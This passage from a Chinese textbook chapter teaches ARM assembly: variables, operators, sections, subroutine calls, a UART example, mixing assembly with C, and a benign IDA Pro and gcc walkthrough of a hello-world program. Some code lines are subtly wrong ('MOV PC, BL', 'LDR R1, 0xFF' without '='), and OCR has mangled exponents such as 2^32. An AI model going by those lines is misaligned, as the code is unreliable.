  - 字符串变量用于在程序的运行中保存一个字符串，但注意字符串的长度不应超出字符串变量所能表示的范围。
  - 在 ARM（Thumb）汇编语言程序设计中，可使用 GBLA、GBLL、GBLS 伪指令声明全局变量，使用 LCLA、LCLL、LCLS 伪指令声明局部变量，并可使用 SETA、SETL 和 SETS 对其进行初始化。

（1）程序中的常量

程序中的常量是指其值在程序的运行过程中不能被改变的量。ARM（Thumb）汇编程序所支持的常量有数字常量、逻辑常量和字符串常量。

数字常量一般为 32 位的整数，当作为无符号数时，其取值范围为 0～232-1，当作为有符号数时，其取值范围为-231～231-1。逻辑常量只有两种取值情况：真或假。

字符串常量为一个固定的字符串，一般用于程序运行时的信息提示。



（2）程序中的变量代换

程序中的变量可通过代换操作取得一个常量。代换操作符为“$”。如果在数字变量前面有一个代换操作符“$”，编译器会将该数字变量的值转换为十六进制的字符串，并将该十六进制的字符串代换“$”后的数字变量。

如果在逻辑变量前面有一个代换操作符“$”，编译器会将该逻辑变量代换为它的取值（真或假）。

如果在字符串变量前面有一个代换操作符“$”，编译器会将该字符串变量的值代换“$”后的字符串变量。

使用示例：

```
LCLS S1                          ；定义局部字符串变量 S1 和 S2
LCLS S2
S1 SETS "Test！"
S2 SETS "This is a $S1"；字符串变量 S2 的值为“This is a Test！”
```

2. 汇编语言程序中的表达式和运算符

在汇编语言程序设计中，也经常使用各种表达式，表达式一般由变量、常量、运算符和括号构成。常用的表达式有数字表达式、逻辑表达式和字符串表达式，其运算次序遵循如下优先级规则。

- ❑ 优先级相同的双目运算符的运算顺序为从左到右。
- ❑ 相邻的单目运算符的运算顺序为从右到左，且单目运算符的优先级高于其他运算符。
- ❑ 括号运算符的优先级最高。
- ❑ 数字表达式及运算符。数字表达式一般由数字常量、数字变量、数字运算符和括号构成。与数字表达式相关的运算符如下：

```
+、-、×、/及 MOD 算术运算符
```

- ❑ 以上算术运算符分别代表加、减、乘、除和取余数运算。例如，以X和Y表示两个数字表达式，则：
- ❑ X+Y：表示X与Y的和。
- ❑ X−Y：表示X与Y的差。
- ❑ X×Y：表示X与Y的乘积。
- ❑ X/Y：表示X除以Y的商。
- ❑ X: MOD: Y：表示X除以Y的余数。

（1）ROL、ROR、SHL 及 SHR 移位运算符

以 X 和 Y 表示两个数字表达式，以上的移位运算符代表的运算如下。

```
X:ROL:Y        //表示将 X 循环左移 Y 位
X:ROR:Y        //表示将 X 循环右移 Y 位
X:SHL:Y        //表示将 X 左移 Y 位
X:SHR:Y        //表示将 X 右移 Y 位
```

（2）AND、OR、NOT 及 EOR 按位逻辑运算符

以 X 和 Y 表示两个数字表达式，以上的按位逻辑运算符代表的运算如下。

```
X:AND:Y        //表示将 X 和 Y 按位作逻辑与的操作
X:OR:Y         //表示将 X 和 Y 按位作逻辑或的操作
:NOT:Y         //表示将 Y 按位作逻辑非的操作
X:EOR:Y        //表示将 X 和 Y 按位作逻辑异或的操作
```

（3）逻辑表达式及运算符

逻辑表达式一般由逻辑量、逻辑运算符和括号构成，其表达式的运算结果为真或假。与逻辑表达式相关的运算符如下。

```
=、>、<、>=、<=、/=、<>
```

以 X 和 Y 表示两个逻辑表达式，以上的运算符代表的运算如下。

```
X = Y          //表示 X 等于 Y
X > Y          //表示 X 大于 Y
X < Y          //表示 X 小于 Y
X >= Y         //表示 X 大于等于 Y
X <= Y         //表示 X 小于等于 Y
X /= Y         //表示 X 不等于 Y
X <> Y         //表示 X 不等于 Y
```

（4）LAND、LOR、LNOT 及 LEOR 运算符

以 X 和 Y 表示两个逻辑表达式，以上的逻辑运算符代表的运算如下。

```
X:LAND:Y       //表示将 X 和 Y 作逻辑与的操作
X:LOR:Y        //表示将 X 和 Y 作逻辑或的操作
:LNOT:Y        //表示将 Y 作逻辑非的操作
X:LEOR:Y       //表示将 X 和 Y 作逻辑异或的操作
```

（5）字符串表达式及运算符

字符串表达式一般由字符串常量、字符串变量、运算符和括号构成。编译器所支持的字符串最大长度为 512 字节，常用的与字符串表达式相关的运算符如下。

- LEN运算符

LEN 运算符返回字符串的长度（字符数），以 X 表示字符串表达式，其语法格式如下：

```
:LEN:X
```

- CHR运算符

CHR 运算符将 0～255 之间的整数转换为一个字符，以 M 表示某一个整数，其语法格式如下：

```
:CHR:M
```

- STR运算符

STR 运算符将一个数字表达式或逻辑表达式转换为一个字符串。对于数字表达式，STR 运算符将其转换为一个以十六进制组成的字符串；对于逻辑表达式，STR 运算符将其转换为字符串 T 或 F，其语法格式如下：

```
:STR:X
```

其中，X 为一个数字表达式或逻辑表达式。

- LEFT运算符

LEFT 运算符返回某个字符串左端的一个子串，其语法格式如下：

```
X:LEFT:Y
```

其中，X 为源字符串，Y 为一个整数，表示要返回的字符个数。

- RIGHT运算符

与 LEFT 运算符相对应，RIGHT 运算符返回某个字符串右端的一个子串，其语法格式如下：

```
X:RIGHT:Y
```

其中，X 为源字符串，Y 为一个整数，表示要返回的字符个数。

- CC运算符

CC 运算符用于将两个字符串连接成一个字符串，其语法格式如下：

```
X:CC:Y
```

其中，X 为源字符串 1，Y 为源字符串 2，CC 运算符将 Y 连接到 X 的后面。

（6）与寄存器和程序计数器（PC）相关的表达式及运算符

常用的与寄存器和程序计数器（PC）相关的表达式及运算符如下。

- BASE运算符



BASE 运算符返回基于寄存器的表达式中寄存器的编号，其语法格式如下：

```
:BASE:X
```

其中，X 为与寄存器相关的表达式。

- INDEX运算符

INDEX 运算符返回基于寄存器的表达式中相对于其基址寄存器的偏移量，其语法格式如下：

```
:INDEX:X
```

其中，X 为与寄存器相关的表达式。

其他常用运算符如下。

- “?”运算符

“?”运算符返回某代码行所生成的可执行代码的长度，例如：

```
?X
```

返回定义符号 X 的代码行所生成的可执行代码的字节数。

- DEF运算符

DEF 运算符判断是否定义某个符号，例如：

```
:DEF:X
```

如果符号 X 已经定义，则结果为真，否则为假。

16.4.3 汇编语言的程序结构

在 ARM（Thumb）汇编语言程序中，以程序段为单位组织代码。段是相对独立的指令或数据序列，具有特定的名称。段可以分为代码段和数据段，代码段的内容为执行代码，数据段存放代码运行时需要用到的数据。一个汇编程序至少应该有一个代码段，当程序较长时，可以分割为多个代码段和数据段，多个段在程序编译链接时最终形成一个可执行的映像文件。

在现实应用中，可执行映像文件通常由以下几部分构成。

- 一个或多个代码段，代码段的属性为只读。
- 0个或多个包含初始化数据的数据段，数据段的属性为可读写。
- 0个或多个不包含初始化数据的数据段，数据段的属性为可读写。

链接器根据系统默认或用户设定的规则，将各个段安排在存储器中的相应位置。因此源程序中段之间的相对位置与可执行的映像文件中段的相对位置一般不会相同。例如，下面是一个汇编语言源程序的基本结构。

```
AREA Init, CODE, READONLY
ENTRY
Start
LDR R0, =0x3FF5000
LDR R1, 0xFF
STR R1, [R0]
LDR R0, =0x3FF5008
LDR R1, 0x01
STR R1, [R0]
…
END
```

在汇编语言程序中，用 AREA 伪指令定义一个段，并说明所定义段的相关属性，本实例定义一个名为 Init 的代码段，属性为只读。ENTRY 伪指令标识程序的入口点，接下来为指令序列，程序的末尾为 END 伪指令，该伪指令告诉编译器源文件的结束，每一个汇编程序段都必须有一条 END 伪指令，指示代码段的结束。

（1）汇编语言的子程序调用

在 ARM 汇编语言程序中，子程序的调用一般是通过 BL 指令来实现的。在程序中，使用如下指令即可完成子程序的调用。

```
BL 子程序名
```

该指令在执行时完成如下操作：将子程序的返回地址存放在连接寄存器 LR 中，同时将程序计数器 PC 指向子程序的入口点，当子程序执行完毕需要返回调用处时，只需要将存放在 LR 中的返回地址重新复制给程序计数器 PC 即可。在调用子程序的同时，也可以完成参数的传递和从子程序返回运算的结果，通常可以使用寄存器 R0～R3 完成。


以下代码使用 BL 指令调用子程序的汇编语言源程序的基本结构：

```
AREA Init, CODE, READONLY
ENTRY
Start
LDR R0, =0x3FF5000
LDR R1, 0xFF
STR R1, [R0]
LDR R0, =0x3FF5008
LDR R1, 0x01
STR R1, [R0]
BL PRINT_TEXT
…
PRINT_TEXT
…
    MOV PC, BL
…
END
```

（2）汇编语言程序示例

以下是一个基于 S3C4510B 的串行通信程序，在此仅向读者说明一个完整汇编语言程序的基本结构：

```
;*******************************************************************************
; Institute of Automation,Chinese Academy of Sciences
;Description: This example shows the UART communication！
;Date:
;*******************************************************************************
UARTLCON0 EQU 0x3FFD000
UARTCONT0 EQU 0x3FFD004
UARTSTAT0 EQU 0x3FFD008
UTXBUF0 EQU 0x3FFD00C
UARTBRD0 EQU 0x3FFD014
AREA Init,CODE,READONLY
ENTRY
;***************************************************
;LED Display
;***************************************************
LDR R1,=0x3FF5000
LDR R0,=&ff
STR R0,[R1]
LDR R1,=0x3FF5008
LDR R0,=&ff
STR R0,[R1]
;**************************************************
```



```
;UART0 line control register
;****************************************************
LDR R1,=UARTLCON0
LDR R0,=0x03
STR R0,[R1]
;*****************************************************
;UART0 control regiser
;*****************************************************
LDR R1,=UARTCONT0
LDR R0,=0x9
STR R0,[R1]
;*****************************************************
;UART0 baud rate divisor regiser
;Baudrate=19200，对应于 50MHz 的系统工作频率
;******************************************************
LDR R1,=UARTBRD0
LDR R0,=0x500
STR R0,[R1]
;******************************************************
;Print the messages!
;******************************************************
LOOP
LDR R0,=Line1
BL    PrintLine
LDR R0,=Line2
BL    PrintLine
LDR R0,=Line3
BL    PrintLine
LDR R0,=Line4
BL    PrintLine
LDR R1,=0x7FFFFF
LOOP1
SUBS R1,R1,#1
BNE LOOP1
B LOOP
;******************************************************
;Print line
;******************************************************
PrintLine
MOV R4,LR
MOV R5,R0
Line
LDRB R1,[R5],#1
AND R0,R1,#&FF
TST R0,#&FF
MOVEQ PC,R4
BL    PutByte
B     Line

PutByte
LDR R3,=UARTSTAT0
```

```
LDR R2,[R3]
TST R2,#&40
BEQ PutByte
LDR R3,=UTXBUF0
STR R0,[R3]
MOV PC,LR
Line1 DCB &A,&D,"************************************************************************",0
Line2 DCB &A,&D,"Chinese Academy of Sciences,Institute of Automation,Complex System Lab.",0
Line3 DCB &A,&D," ARM Development Board Based on Samsung ARM S3C4510B.",0
Line4  DCB  &A,&D,&A,&D,&A,&D,&A,&D,&A,&D,&A,&D,&A,&D,&A,&D,&A,&D,&A,&D,&A,&D,&A,&D,&A,&D,&A,&D,&A,
&D,0
END
```

（3）汇编语言与 C/C++的混合编程

在应用系统的程序设计中，若所有的编程任务均用汇编语言来完成，其工作量是可想而知的，也不利于系统升级或应用软件移植，事实上，ARM 体系结构支持 C/C++以及与汇编语言的混合编程，在一个完整的程序设计中，除了初始化部分用汇编语言完成以外，其主要的编程任务一般都用 C/C++完成。

在现实应用中，汇编语言与 C/C++的混合编程通常有以下几种方式。


- 在C/C++代码中嵌入汇编指令。
- 在汇编程序和C/C++的程序之间进行变量的互访。
- 汇编程序、C/C++程序间的相互调用。

在以上的几种混合编程技术中，必须遵守一定的调用规则，如物理寄存器的使用、参数的传递等，这对于初学者来说，无疑显得过于烦琐。在实际的编程应用中，使用较多的方式是：程序的初始化部分用汇编语言完成，然后用 C/C++完成主要的编程任务，程序在执行时首先完成初始化过程，然后跳转到 C/C++程序代码中，汇编程序和 C/C++程序之间一般没有参数的传递，也没有频繁的相互调用，因此，整个程序的结构显得相对简单，容易理解。下面是一个这种结构程序的基本示例。

```
;*************************************************************************
;Institute of Automation, Chinese Academy of Sciences
;File Name: Init.s
;Description:
;Date:
;*************************************************************************
IMPORT Main                         ; 通知编译器该标号为一个外部标号
AREA   Init,CODE,READONLY           ; 定义一个代码段
ENTRY                               ; 定义程序的入口点
LDR R0,=0x3FF0000                   ; 初始化系统配置寄存器
LDR R1,=0xE7FFFF80
STR R1,[R0]
LDR SP,=0x3FE1000                   ; 初始化用户堆栈
BL Main                             ; 跳转到 Main()函数处的 C/C++代码执行
END                                 ; 标识汇编程序的结束
```

以上的程序段完成了一些简单的初始化工作，然后跳转到 Main()函数所标识的 C/C++代码处执行主要的任务，此处的 Main 仅为一个标号，也可使用其他名称，与 C 语言程序中的 main()函数没有关系。

```
/*************************************************************************
* Institute of Automation, Chinese Academy of Sciences
* File Name: main.c
* Description: P0,P1 LED flash.
* Date:
```



```
*******************************************************************************/
void Main(void)
{
int i;
*((volatile unsigned long *) 0x3ff5000) = 0x0000000f;
while(1)
{
*((volatile unsigned long *) 0x3ff5008) = 0x00000001;
	for(i=0; i<0x7fFFF; i++);
		*((volatile unsigned long *) 0x3ff5008) = 0x00000002;
	for(i=0; i<0x7FFFF; i++);
	}
}
```

16.5　实 战 演 练

知识点讲解：光盘:视频\知识点\第 16 章\实战演练.avi

对于使用 ARM 处理器的 Android 手机来说，最终会生成相应的 ARM elf 可执行文件，分析软件的核心功能只能从这个 elf 文件入手。本节将通过一个具体实例的实现过程，详细讲解 ARM 汇编语言逆向分析原生程序的方法，演示 ARM 在原生程序中的具体作用。

题目	目的	源码路径
实例 16-1	使用 ARM 汇编逆向分析	光盘:\daima\16\

假设存在一段如下所示的 C 代码。

```
#include <stdio.h>

int main(int argc, char* argv[ ]){
	printf("Hello ARMM!\n");
	return 0;
}
```

将上述代码拖入到 IDA Pro 工具，双击函数 main 窗口后会生成如下所示的 ARM 原生程序。

```
EXPORT main                    // EXPORT 表示函数 main()是被导出来的
main                           //函数的名称
var_C= -0xc                    //识别出的栈变量
var_8 = -8                     //识别出的栈变量
//后面的都是函数 main()的指令部分
STMFD SP!,{R11,LR}             //压入堆栈指令，STMFD 是堆栈寻址指令
ADD R11,SP,#4
SUB SP,SP,#8                   //SUB SP,SP,#8 指令
STR R0,[R11,#var_8]
STR R1,[R11,#var_C]
LDR R3,=(aHelloArm - 0x8300)
ADD R3,PC,R3
MOV R0,R3
BL puts
MOV R3,#0
MOV R0,R3
```

```
SUB SP,R11,#4
//下面的 LDMFD 是堆栈寻址指令
LDMFD SP!,{R11,PC}    //<span style="font-family: Arial, Helvetica, sans-serif;">堆栈寻址指令</span>
```

在上述代码中，涉及了多个 ARM 指令，在本章前面的内容中已经讲解了这些指令的具体意义和用法。在 Android 系统中，通过 Android NDK 中的交叉编译工具 GCC 来编译原生程序。在 Windows 或 Linux 平台中通过 GCC 工具编译后，这些程序可以运行在 Android 系统中。

在现实应用中，使用 gcc 编译原生 C 程序的步骤如下所示。

（1）预处理

使用编译器处理 C 程序中的预处理指令，例如：

```
#include <stdio.h>
```

可以使用 makefile 编译脚本进行编译，预处理后得到文件 hello.i，具体代码如下所示。

```
# 1 "hello.c"
# 1 "<built-in>"
# 1 "<command-line>"
# 1 "hello.c"
# 1 "c:/android-ndk-r9/platforms/android-18/arch-arm/usr/include/stdio.h" 1
# 41 "c:/android-ndk-r9/platforms/android-18/arch-arm/usr/include/stdio.h"
# 1 "c:/android-ndk-r9/platforms/android-18/arch-arm/usr/include/sys/cdefs.h" 1
# 59 "c:/android-ndk-r9/platforms/android-18/arch-arm/usr/include/sys/cdefs.h"
# 1 "c:/android-ndk-r9/platforms/android-18/arch-arm/usr/include/sys/cdefs_elf.h" 1
# 60 "c:/android-ndk-r9/platforms/android-18/arch-arm/usr/include/sys/cdefs.h" 2
# 42 "c:/android-ndk-r9/platforms/android-18/arch-arm/usr/include/stdio.h" 2
# 1 "c:/android-ndk-r9/platforms/android-18/arch-arm/usr/include/sys/_types.h" 1
# 40 "c:/android-ndk-r9/platforms/android-18/arch-arm/usr/include/sys/_types.h"
# 1 "c:/android-ndk-r9/platforms/android-18/arch-arm/usr/include/machine/_types.h" 1
# 52 "c:/android-ndk-r9/platforms/android-18/arch-arm/usr/include/machine/_types.h"
typedef signed char __int8_t;
typedef unsigned char __uint8_t;
typedef short __int16_t;
typedef unsigned short __uint16_t;
typedef int __int32_t;
typedef unsigned int __uint32_t;
typedef long long __int64_t;

typedef unsigned long long __uint64_t;

typedef __int8_t __int_least8_t;
typedef __uint8_t __uint_least8_t;
typedef __int16_t __int_least16_t;
typedef __uint16_t __uint_least16_t;
typedef __int32_t __int_least32_t;
typedef __uint32_t __uint_least32_t;
typedef __int64_t __int_least64_t;
typedef __uint64_t __uint_least64_t;

typedef __int32_t __int_fast8_t;
typedef __uint32_t __uint_fast8_t;
typedef __int32_t __int_fast16_t;
typedef __uint32_t __uint_fast16_t;
```

```
typedef __int32_t __int_fast32_t;
typedef __uint32_t __uint_fast32_t;
typedef __int64_t __int_fast64_t;
typedef __uint64_t __uint_fast64_t;

typedef int __intptr_t;
typedef unsigned int __uintptr_t;

typedef __int64_t __intmax_t;
typedef __uint64_t __uintmax_t;

typedef __int32_t __register_t;


typedef unsigned long __vaddr_t;
typedef unsigned long __paddr_t;
typedef unsigned long __vsize_t;
typedef unsigned long __psize_t;


typedef int __clock_t;
typedef int __clockid_t;
typedef long __ptrdiff_t;
typedef int __time_t;
typedef int __timer_t;

typedef __builtin_va_list __va_list;

typedef int __wchar_t;

typedef int __wint_t;
typedef int __rune_t;
typedef void * __wctrans_t;
typedef void * __wctype_t;
# 41 "c:/android-ndk-r9/platforms/android-18/arch-arm/usr/include/sys/_types.h" 2

typedef unsigned long __cpuid_t;
typedef __int32_t __dev_t;
typedef __uint32_t __fixpt_t;
typedef __uint32_t __gid_t;
typedef __uint32_t __id_t;
typedef __uint32_t __in_addr_t;
typedef __uint16_t __in_port_t;
typedef __uint32_t __ino_t;
typedef long __key_t;
typedef __uint32_t __mode_t;
typedef __uint32_t __nlink_t;
typedef __int32_t __pid_t;
typedef __uint64_t __rlim_t;
typedef __uint16_t __sa_family_t;
typedef __int32_t __segsz_t;
```

```
typedef __uint32_t __socklen_t;
typedef __int32_t __swblk_t;
typedef __uint32_t __uid_t;
typedef __uint32_t __useconds_t;
typedef __int32_t __suseconds_t;

typedef union {
  char __mbstate8[128];
  __int64_t __mbstateL;
} __mbstate_t;
# 43 "c:/android-ndk-r9/platforms/android-18/arch-arm/usr/include/stdio.h" 2

#  1  "c:/android-ndk-r9/toolchains/arm-linux-androideabi-4.4.3/prebuilt/windows/bin/../lib/gcc/arm-linux-androideabi/
4.4.3/include/stdarg.h" 1 3 4
#  40  "c:/android-ndk-r9/toolchains/arm-linux-androideabi-4.4.3/prebuilt/windows/bin/../lib/gcc/arm-linux-androideabi/
4.4.3/include/stdarg.h" 3 4
typedef __builtin_va_list __gnuc_va_list;
# 47 "c:/android-ndk-r9/platforms/android-18/arch-arm/usr/include/stdio.h" 2
…
# 302 "c:/android-ndk-r9/platforms/android-18/arch-arm/usr/include/stdio.h"

FILE *fdopen(int, const char *);
int fileno(FILE *);


int pclose(FILE *);
FILE *popen(const char *, const char *);

void flockfile(FILE *);
int ftrylockfile(FILE *);
void funlockfile(FILE *);

int getc_unlocked(FILE *);
int getchar_unlocked(void);
int putc_unlocked(int, FILE *);
int putchar_unlocked(int);

char *tempnam(const char *, const char *);

int asprintf(char **, const char *, ...)
  __attribute__((__format__ (printf, 2, 3)))
  __attribute__((__nonnull__ (2)));
char *fgetln(FILE *, size_t *);
int fpurge(FILE *);
int getw(FILE *);
int putw(int, FILE *);
void setbuffer(FILE *, char *, int);
int setlinebuf(FILE *);
int vasprintf(char **, const char *, __va_list)
  __attribute__((__format__ (printf, 2, 0)))
  __attribute__((__nonnull__ (2)));
```

```
FILE *funopen(const void *,
   int (*)(void *, char *, int),
   int (*)(void *, const char *, int),
   fpos_t (*)(void *, fpos_t, int),
   int (*)(void *));

int __srget(FILE *);
int __swbuf(int, FILE *);


static __inline int __sputc(int _c, FILE *_p) {
  if (--_p->_w >= 0 || (_p->_w >= _p->_lbfsize && (char)_c != '\n'))
   return (*_p->_p++ = _c);
  else
   return (__swbuf(_c, _p));
}
# 2 "hello.c" 2

int main(int argc, char* argv[ ]){
  printf("Hello ARMM!\n");
  return 0;
}
```

（2）编译

使用 GCC 编译器检查代码的规范性，确保没有任何语法错误，然后使用 GCC 编译器将代码翻译成 ARM 汇编语言代码。在 GCC 编译器中通过-S 选项可以查看.s 格式的输出文件。本实例的输出文件为 hello.s，具体代码如下所示。

```
        .arch armv5te
        .fpu softvfp
        .eabi_attribute 20, 1
        .eabi_attribute 21, 1
        .eabi_attribute 23, 3
        .eabi_attribute 24, 1
        .eabi_attribute 25, 1
        .eabi_attribute 26, 2
        .eabi_attribute 30, 6
        .eabi_attribute 18, 4
        .file "hello.c"
        .section    .rodata
        .align 2
.LC0:
        .ascii"Hello ARMM!\000"
        .text
        .align 2
        .global main
